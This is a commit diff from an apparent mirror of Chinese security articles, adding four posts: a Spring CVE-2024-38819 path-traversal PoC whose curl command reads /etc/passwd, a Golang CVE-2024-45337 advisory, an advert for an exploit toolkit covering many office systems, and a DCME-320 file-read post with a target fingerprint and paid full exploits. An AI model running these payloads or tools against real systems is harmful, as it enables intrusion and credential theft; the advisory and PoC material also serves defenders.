mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
Exp-Tools:一款集成高危漏洞EXP的实用工具、【漏洞文章】JeecgBoot 任意用户密码重置、CVE-2024-38819:Spring 框架路径遍历 PoC 漏洞已发布、知名开源生物医学工具(InVesalius 3.1)存在远程代码执行漏洞 CVE-2024-42845、CVE-2024-45337:Golang 加密库存在缺陷,存在授权绕过风险、【Poc】-Spring Framework路径遍历漏洞(CVE-2024-38819)、【0day】某州数码DCME-320存在前台任意文件读取漏洞、利用GitLab漏洞,美国比特币ATM巨头Byte Federal数据泄露、
This commit is contained in:
 test committed
1 parent
0083360ad9
commit
4e7bdc9ff4
9 files changed
+884
-41
No files matched your search
@@ -1517,5 +1517,13 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5MzMzNTUzMA==&mid=2247485668&idx=1&sn=513caba8f1d1116baf305d9e62e4c9eb": "实战渗透-某金融众测价值3k的漏洞(附SRC报告合集免费下载)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyNDY3MTY3MA==&mid=2247486390&idx=1&sn=685818611c6aa820c730dde74580540f": "「漏洞复现」PbootCMS entrance.php SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNjMwNDUxNg==&mid=2247487054&idx=2&sn=723ac096a1c539a39b6fd167b6a933b2": "记一次验证码绕过修改邮箱地址",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5MzU5MzQzMA==&mid=2652113226&idx=1&sn=a9ca874583cfab7091716f44d589afb2": "网络钓鱼是数据泄露的无声前兆"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5MzU5MzQzMA==&mid=2652113226&idx=1&sn=a9ca874583cfab7091716f44d589afb2": "网络钓鱼是数据泄露的无声前兆",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyOTQyOTk3Mg==&mid=2247484933&idx=1&sn=620e7c286ce724019856a285ec016318": "Exp-Tools:一款集成高危漏洞EXP的实用工具",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyMTY1NDc2OA==&mid=2247487236&idx=1&sn=acedfe7140658fa3d8b8e6bf994b390e": "【漏洞文章】JeecgBoot 任意用户密码重置",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxMjYyMzkwOA==&mid=2247526007&idx=1&sn=30b50a7e68c6ea8b1d791c25af3ebb6c": "CVE-2024-38819:Spring 框架路径遍历 PoC 漏洞已发布",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxMjYyMzkwOA==&mid=2247526007&idx=2&sn=4e7def1076ab4e88d21b868da6b21abf": "知名开源生物医学工具(InVesalius 3.1)存在远程代码执行漏洞 CVE-2024-42845",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxMjYyMzkwOA==&mid=2247526007&idx=4&sn=9db2d1040e02b05a2060512a24b1251c": "CVE-2024-45337:Golang 加密库存在缺陷,存在授权绕过风险",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5OTI3MTE5MQ==&mid=2247485438&idx=1&sn=8d03a526fda42f52f94b334d0a290708": "【Poc】-Spring Framework路径遍历漏洞(CVE-2024-38819)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg4MTkwMTI5Mw==&mid=2247488155&idx=1&sn=22465acb48eb452307c7f4bc4940b2a0": "【0day】某州数码DCME-320存在前台任意文件读取漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMjE5MTY5NQ==&mid=2247503123&idx=2&sn=5dd8d8ef12e293191bd286b255519a79": "利用GitLab漏洞,美国比特币ATM巨头Byte Federal数据泄露"
|
||||
}
|
||||
@@ -0,0 +1,112 @@
|
||||
# CVE-2024-38819:Spring 框架路径遍历 PoC 漏洞已发布
|
||||
Ots安全 2024-12-16 06:15
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
Spring Framework 中一个严重漏洞(编号为 CVE-2024-38819,CVSS 评分为 7.5)已被公开披露,同时还披露了一个概念验证 (PoC) 漏洞。此漏洞允许攻击者进行路径遍历攻击,从而可能授予他们访问托管受影响 Spring 应用程序的服务器上的敏感文件的权限。
|
||||
|
||||
该漏洞会影响使用功能性 Web 框架 WebMvc.fn 或 WebFlux.fn 提供静态资源的应用程序。该漏洞由 Aeye 安全实验室的 Masato Anzai 发现并报告,攻击者可以利用该漏洞制作恶意 HTTP 请求来访问底层文件系统上的敏感文件。这些文件必须可供存在漏洞的 Spring 应用程序运行的进程访问。
|
||||
|
||||
Anzai 还在GitHub 上发布了一个概念验证 (PoC) 漏洞,展示了 CVE-2024-38819 是多么容易被利用。此漏洞对缺乏足够安全措施的静态资源服务应用程序构成了严重威胁。
|
||||
|
||||
该漏洞影响 Spring Framework 的以下版本:
|
||||
- 5.3.0 至 5.3.40
|
||||
|
||||
- 6.0.0 至 6.0.24
|
||||
|
||||
- 6.1.0 至 6.1.13
|
||||
|
||||
该框架的较旧版本和不受支持的版本同样容易受到攻击。
|
||||
|
||||
Spring Framework团队已发布补丁修复该漏洞,强烈建议用户立即升级至以下修复版本:
|
||||
- 5.3.x → 升级到5.3.41
|
||||
|
||||
- 6.0.x → 升级到6.0.25
|
||||
|
||||
- 6.1.x → 升级至6.1.14
|
||||
|
||||
**概念验证(PoC)**
|
||||
|
||||
**执行步骤**
|
||||
|
||||
1.构建 Docker 镜像(Spring Boot 3.3.4,基于 Spring Framework 6.1.13)
|
||||
|
||||
```
|
||||
cd vuln
|
||||
|
||||
docker build -t cve-2024-38819-poc
|
||||
```
|
||||
|
||||
|
||||
2.运行容器并向主机公开 8080 端口
|
||||
|
||||
```
|
||||
docker run -d -p 8080:8080 --name cve-2024-38819-poc cve-2024-38819-poc
|
||||
```
|
||||
|
||||
|
||||
3.运行以下命令执行PoC并确认漏洞
|
||||
|
||||
```
|
||||

curl http://localhost:8080/static/link/%2e%2e/etc/passwd
|
||||
```
|
||||
|
||||
|
||||
如果攻击成功,/etc/passwd则会显示文件的内容。
|
||||
|
||||
**解释**
|
||||
|
||||
1.使用以下代码创建以使用和PathTraversalDemoApplication.java设置静态文件路由:RouterFunctionFileSystemResource
|
||||
|
||||
```
|
||||
public RouterFunction<ServerResponse> staticResourceRouter() {
|
||||
|
||||
return RouterFunctions.resources("/static/**", new FileSystemResource("/app/static/"));
|
||||
|
||||
}
|
||||
```
|
||||
|
||||
|
||||
2.将以下命令添加到 Dockerfile 以创建符号链接:
|
||||
|
||||
```
|
||||
RUN ln -s /static /app/static/link
|
||||
```
|
||||
|
||||
|
||||
3.创建一个利用百分比编码通过符号链接遍历目录的有效负载。
|
||||
- Path
|
||||
:
|
||||
/static/link/%2e%2e/etc/passwd
|
||||
|
||||
4.使用以下curl命令执行PoC,验证攻击是否成功:
|
||||
|
||||
```
|
||||
curl http://localhost:8080/static/link/%2e%2e/etc/passwd
|
||||
```
|
||||
|
||||
|
||||
如果攻击成功,/etc/passwd则会显示文件的内容。
|
||||
|
||||
|
||||
|
||||
感谢您抽出
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
来阅读本文
|
||||
|
||||
|
||||
|
||||
**点它,分享点赞在看都在这里**
|
||||
|
||||
@@ -0,0 +1,47 @@
|
||||
# CVE-2024-45337:Golang 加密库存在缺陷,存在授权绕过风险
|
||||
Ots安全 2024-12-16 06:15
|
||||
|
||||

|
||||
|
||||
Golang 加密库中发现了一个严重安全漏洞,编号为 CVE-2024-45337(CVSS 9.1)。此漏洞源于对ServerConfig.PublicKeyCallback 函数的滥用,可能导致应用程序和库中的授权绕过。
|
||||
|
||||

|
||||
|
||||
**问题的根源:**
|
||||
|
||||
PublicKeyCallback函数 旨在允许服务器验证客户端在 SSH 连接期间提供的公钥的真实性。但是,文档明确指出,此回调不能保证用于身份验证的实际密钥。
|
||||
|
||||
当应用程序错误地依赖提供给PublicKeyCallback的密钥的顺序或内容来做出授权决策时,就会出现此漏洞。攻击者可以通过以下方式利用此漏洞:
|
||||
- 提供多个公钥:攻击者可以发送一系列公钥,意图误导服务器。
|
||||
|
||||
- 使用不同的密钥进行身份验证:即使服务器验证了特定的公钥,攻击者也可以使用完全不同的方法进行身份验证(例如密码、键盘交互)。
|
||||
|
||||
所呈现的密钥与实际的身份验证方法之间的不一致可能会欺骗易受攻击的应用程序授予未经授权的访问。
|
||||
|
||||
**减轻:**
|
||||
|
||||
升级到 golang.org/x/crypto v0.31.0或更高版本:此版本包含一个关键修复,强制在成功的公钥认证期间使用传递给PublicKeyCallback的最后一个密钥。
|
||||
- 正确使用权限:应用程序应利用身份验证回调中的权限字段来存储和检索与身份验证尝试相关的数据。避免根据外部状态或向PublicKeyCallback提供的密钥顺序做出授权决策。
|
||||
|
||||
- 审查第三方库:如果使用与golang.org/x/crypto交互的第三方库,请仔细审查其文档和实施,以防PublicKeyCallback和Permissions字段被滥用。
|
||||
|
||||
|
||||
|
||||
感谢您抽出
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
来阅读本文
|
||||
|
||||

|
||||
|
||||
**点它,分享点赞在看都在这里**
|
||||
|
||||
@@ -0,0 +1,338 @@
|
||||
# Exp-Tools:一款集成高危漏洞EXP的实用工具
|
||||
海底天上月 海底生残月 2024-12-16 07:51
|
||||
|
||||
# 声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,海底生残月及文章作者不为此承担任何责任。
|
||||
|
||||
现在只对常读和星标的公众号才展示大图推送,建议大家能把
|
||||
**海底生残月**
|
||||
“
|
||||
**设为星标**
|
||||
”,
|
||||
否则可能就看不到了啦
|
||||
!
|
||||
|
||||
**0x01 简介**
|
||||
|
||||
该工具使用了ExpDemo-JavaFX项目,保留了核心的数据包请求接口,使用jdk1.8环境开发。目前编写了oa、设备、框架、产品等多个系列,对相关漏洞进行复现和分析,极力避免exp的误报和有效性。
|
||||
|
||||
截止到目前为止,已实现了用友、泛微、蓝凌、万户、帆软报表、致远、通达、红帆、金和、金蝶、广联达、华天动力总共12个OA。 全部是命令执行、文件上传类的漏洞,包括前台和后台。
|
||||
|
||||
**0x02 exp**
|
||||
|
||||
用友已完成:
|
||||
- 用友NC-BshServlet 远程命令执行
|
||||
|
||||
- 用友NC-BshServlet-bypass 远程命令执行
|
||||
|
||||
- 用友NC accept 文件上传
|
||||
|
||||
- 用友NC uapim 文件上传
|
||||
|
||||
- 用友NC mp 文件上传
|
||||
|
||||
- 用友NC saveXmlToFileServlet 文件上传
|
||||
|
||||
- 用友NC FileManager 文件上传
|
||||
|
||||
- 用友NC saveImageServlet 文件上传
|
||||
|
||||
- 用友NC反序列化-1
|
||||
|
||||
- 用友NC反序列化-2
|
||||
|
||||
- 用友NC反序列化-3
|
||||
|
||||
- 用友NC Cloud 文件写入
|
||||
|
||||
- 用友NC Cloud uploadChunk文件上传
|
||||
|
||||
- 用友NC Cloud importhttpscer文件上传
|
||||
|
||||
- 用友U8CRM swfupload 文件上传
|
||||
|
||||
- 用友U8CRM getemaildata 文件上传
|
||||
|
||||
- 用友U8CRM crmtools 文件上传
|
||||
|
||||
- 用友GRP-U8 UploadFileData 文件上传
|
||||
|
||||
- 用友GRP-U8 U8AppProxy 文件上传
|
||||
|
||||
- 用友GRP-U8 services 文件写入
|
||||
|
||||
- 用友GRP-U8 servlet 文件上传
|
||||
|
||||
- 用友U8C 文件上传
|
||||
|
||||
- 用友U8C 反序列化-1
|
||||
|
||||
- 用友U8C 反序列化-2
|
||||
|
||||
- 用友U8C esnserver文件写入
|
||||
|
||||
- 用友U9 PatchFile 文件写入
|
||||
|
||||
- 用友畅捷通T+密码重置
|
||||
|
||||
- 用友畅捷通T+文件上传-1
|
||||
|
||||
- 用友畅捷通T+文件上传-2
|
||||
|
||||
- 用友畅捷通T+GetStoreWarehouseByStore反序列化
|
||||
|
||||
- 用友KSOA ImageUpload 文件上传
|
||||
|
||||
- 用友KSOA Attachment 文件写入
|
||||
|
||||
- 用友移动管理平台Apk文件上传
|
||||
|
||||
- 用友移动管理平台Icon文件上传
|
||||
|
||||
- 用友U8-OA文件上传
|
||||
|
||||
- 用友UFIDA NC 文件写入
|
||||
|
||||
泛微已完成:
|
||||
- 泛微eoffice OfficeServer 文件上传
|
||||
|
||||
- 泛微eoffice UploadFile 文件上传
|
||||
|
||||
- 泛微eoffice uploadify 文件上传
|
||||
|
||||
- 泛微eoffice ajax 文件上传
|
||||
|
||||
- 泛微BshServlet 远程命令执行
|
||||
|
||||
- 泛微ecology前台sql注入-1
|
||||
|
||||
- 泛微ecology前台sql注入-2
|
||||
|
||||
- 泛微ecology前台sql注入-3
|
||||
|
||||
- 泛微ecology任意用户爆破
|
||||
|
||||
- 泛微ecology任意用户登录-1
|
||||
|
||||
- 泛微ecology任意用户登录-2
|
||||
|
||||
- 泛微ecology FileClient 文件上传
|
||||
|
||||
- 泛微ecology WorkflowServiceXml命令执行
|
||||
|
||||
- 泛微ecology KtreeUploadAction 文件上传
|
||||
|
||||
- 泛微ecology uploaderOperate 文件上传
|
||||
|
||||
- 泛微ecology weaver.common.Ctrl 文件上传
|
||||
|
||||
- 泛微ecology后台风格文件上传
|
||||
|
||||
- 泛微ecology后台流程命令执行
|
||||
|
||||
- 泛微ecology后台库存文件上传
|
||||
|
||||
- 泛微emobile client命令执行
|
||||
|
||||
- 泛微emobile messageType命令执行
|
||||
|
||||
- 泛微emobile lang2sql文件覆盖
|
||||
|
||||
蓝凌已完成:
|
||||
- 蓝凌OA 任意用户登录
|
||||
|
||||
- 蓝凌OA SSRF
|
||||
|
||||
- 蓝凌OA SSRF BeanShell 文件上传
|
||||
|
||||
- 蓝凌OA SSRF XmlDecoder 文件上传
|
||||
|
||||
- 蓝凌OA treexml 命令执行
|
||||
|
||||
- 蓝凌OA界面文件上传
|
||||
|
||||
- 蓝凌OA主题文件上传
|
||||
|
||||
- 蓝凌OA jg_service文件上传
|
||||
|
||||
- 蓝凌OA sysUiComponent文件复制
|
||||
|
||||
- 蓝凌OA后台模板文件上传
|
||||
|
||||
- 蓝凌EIS api文件上传
|
||||
|
||||
万户已完成:
|
||||
- 万户OA用户密码泄露
|
||||
|
||||
- 万户OA fileUpload 文件上传
|
||||
|
||||
- 万户OA officeserverservlet 文件上传
|
||||
|
||||
- 万户OA smartUpload 文件上传
|
||||
|
||||
- 万户OA OfficeServer 文件上传
|
||||
|
||||
- 万户OA senddocument 文件导入
|
||||
|
||||
- 万户OA wpsservlet 文件上传
|
||||
|
||||
- 万户OA SOAP 文件写入
|
||||
|
||||
- 万户OA SOAP创建文件写入
|
||||
|
||||
帆软报表已完成:
|
||||
- 帆软报表任意文件读取
|
||||
|
||||
- 帆软报表任意文件读取-bypass
|
||||
|
||||
- 帆软报表任意文件覆盖
|
||||
|
||||
- 帆软报表未授权命令执行-1
|
||||
|
||||
- 帆软报表未授权命令执行-2
|
||||
|
||||
- 帆软报表未授权命令执行-3
|
||||
|
||||
- 帆软报表channel命令执行-1
|
||||
|
||||
- 帆软报表channel命令执行-2
|
||||
|
||||
- 帆软报表ReportServer sql注入
|
||||
|
||||
- 帆软报表后台插件文件上传
|
||||
|
||||
- 帆软报表后台主题文件上传
|
||||
|
||||
致远已完成:
|
||||
- 致远session泄露processUpload文件上传
|
||||
|
||||
- 致远uploadMenuIcon文件上传
|
||||
|
||||
- 致远ajax文件上传
|
||||
|
||||
- 致远ajax文件上传-bypass
|
||||
|
||||
- 致远wpsAssistServlet文件上传
|
||||
|
||||
- 致远htmlofficeservlet文件上传
|
||||
|
||||
- 致远任意用户密码重置
|
||||
|
||||
- 致远audit-admin用户默认密码
|
||||
|
||||
- 致远audit-admin用户重置密码
|
||||
|
||||
- 致远后台模板文件上传
|
||||
|
||||
- 致远后台模板管理器文件上传
|
||||
|
||||
- 致远后台表格文件写入
|
||||
|
||||
- 致远后台ofd文件解压
|
||||
|
||||
- 致远后台jdbc文件写入
|
||||
|
||||
- 致远后台constDef代码执行
|
||||
|
||||
- 致远帆软报表文件读取
|
||||
|
||||
- 致远帆软报表文件读取-bypass
|
||||
|
||||
- 致远帆软报表日志命令执行
|
||||
|
||||
- 致远帆软报表后台插件文件上传
|
||||
|
||||
- 致远帆软报表后台主题文件上传
|
||||
|
||||
- 致远M1命令执行
|
||||
|
||||
通达已完成:
|
||||
- 通达任意用户登录-1
|
||||
|
||||
- 通达任意用户登录-2
|
||||
|
||||
- 通达任意用户登录-3
|
||||
|
||||
- 通达任意用户登录-4
|
||||
|
||||
- 通达Ispirit文件上传
|
||||
|
||||
- 通达ueditor文件上传
|
||||
|
||||
- 通达gateway反序列化
|
||||
|
||||
- 通达后台附件文件上传
|
||||
|
||||
红帆已完成:
|
||||
- 红帆OA任意文件上传
|
||||
|
||||
- 红帆OA任意文件写入
|
||||
|
||||
金和已完成:
|
||||
- 金和OA命令执行
|
||||
|
||||
- 金和OA editeprint文件写入
|
||||
|
||||
- 金和OA EditMain文件写入
|
||||
|
||||
- 金和OA saveAsOtherFormatServlet文件上传
|
||||
|
||||
- 金和OA OfficeServer文件上传
|
||||
|
||||
- 金和OA UploadFileBlock文件上传
|
||||
|
||||
- 金和OA servlet 文件上传
|
||||
|
||||
- 金和OA jcsUploadServlet文件上传
|
||||
|
||||
- 金和OA UploadFileEditorSave文件上传
|
||||
|
||||
- 金和OA viewConTemplate 模板注入
|
||||
|
||||
金蝶已完成:
|
||||
- 金蝶云星空反序列化-1
|
||||
|
||||
- 金蝶云星空反序列化-2
|
||||
|
||||
- 金蝶云星空反序列化-3
|
||||
|
||||
- 金蝶云星空文件上传
|
||||
|
||||
- 金蝶EAS file文件上传
|
||||
|
||||
- 金蝶EAS logo文件上传
|
||||
|
||||
- 金蝶Apusic 文件上传
|
||||
|
||||
广联达已完成:
|
||||
- 广联达OA GetIMDictionary sql注入
|
||||
|
||||
- 广联达OA 任意用户登录
|
||||
|
||||
- 广联达OA 用户文件上传
|
||||
|
||||
- 广联达OA 后台文件上传
|
||||
|
||||
华天动力已完成:
|
||||
- 华天动力OA 登录绕过
|
||||
|
||||
- 华天动力OA ntkoupload 文件上传
|
||||
|
||||
- 华天动力OA Servlet文件上传
|
||||
|
||||
**0x03 软件使用**
|
||||
|
||||
**使用JDK8启动,命令如下:**
|
||||
|
||||
java -javaagent:Exp-Tools-1.3.1-encrypted.jar -jar Exp-Tools-1.3.1-encrypted.jar
|
||||
##
|
||||
|
||||
**0x04 工具下载**
|
||||
|
||||
**点击关注下方名片****进入公众号**
|
||||
|
||||
**回复关键字【EXP-Tools**
|
||||
**】获取****下载链接**
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,108 @@
|
||||
# 【0day】某州数码DCME-320存在前台任意文件读取漏洞
|
||||
原创 Mstir 星悦安全 2024-12-16 04:23
|
||||
|
||||

|
||||
|
||||
点击上方
|
||||
蓝字
|
||||
关注我们 并设为
|
||||
星标
|
||||
## 0x00 前言
|
||||
|
||||

**DCME-320是北京神州数码云科信息技术有限公司采用MIPS多核高性能处理器,针对多用户数、多流量、多业务种类的业务需求而推出的新一代高性能互联网出口网关。**
|
||||
|
||||

**Fofa指纹:"style/blue/css/dcn_ui.css"**
|
||||
|
||||
|
||||
|
||||
## 0x01 漏洞复现
|
||||
|
||||

**位于 /xxxxx/xxxx/xxxx/xxxxx.php 文件中存在 File_get_contents 函数读取文件,且传参均可控,导致漏洞产生.**
|
||||
|
||||
**Payload:**
|
||||
```
|
||||
POST /xxxx/xxxxx/xxxxx/xxxx.php HTTP/1.1
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh,en-US;q=0.9,en;q=0.8,zh-TW;q=0.7
|
||||
Cache-Control: max-age=0
|
||||
Connection: keep-alive
|
||||
Content-Length: 29
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
Cookie: PHPSESSID=87bb250979fc82ca898020dfcdadeaf3
|
||||
Host: 127.0.0.1
|
||||
Upgrade-Insecure-Requests: 1
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36
|
||||
|
||||
详细EXP请见文末!详细EXP请见文末!
|
||||
```
|
||||
|
||||
详细EXP请见文末!详细EXP请见文末!
|
||||
|
||||
|
||||
|
||||

**可直接读取/etc/shadow文件,DES能直接解密出设备密码**
|
||||
|
||||
|
||||
## 0x02 纷传圈子
|
||||
|
||||
|
||||
完整Exp及源码已放在纷传圈子中,需要可自取!!!
|
||||
|
||||
**高质量漏洞利用研究,代码审计圈子,每周至少更新三个0Day/Nday及对应漏洞的批量利用工具,团队内部POC,源码分享,星球不定时更新内外网攻防渗透技巧以及最新学习,SRC研究报告等。**
|
||||
|
||||
**【圈子权益】**
|
||||
|
||||
**1,一年至少999+漏洞Poc及对应漏洞批量利用工具**
|
||||
|
||||
**2,各种漏洞利用工具及后续更新,渗透工具、文档资源分享**
|
||||
|
||||
**3,内部漏洞库情报分享(目前已有1700+poc,会每日更新,包括部分未公开0/1day)**
|
||||
|
||||
**4,加入内部微信群,遇到任何技术问题都可以进行快速提问、讨论交流;**
|
||||
|
||||
**5,Fofa API 高级会员Key共享**
|
||||
|
||||
**圈子目前价格为88元,现在星球有500+位师傅相信并选择加入我们**
|
||||
|
||||
****
|
||||
**网站源码及漏洞库已于12.08日更新**
|
||||
|
||||

|
||||
|
||||
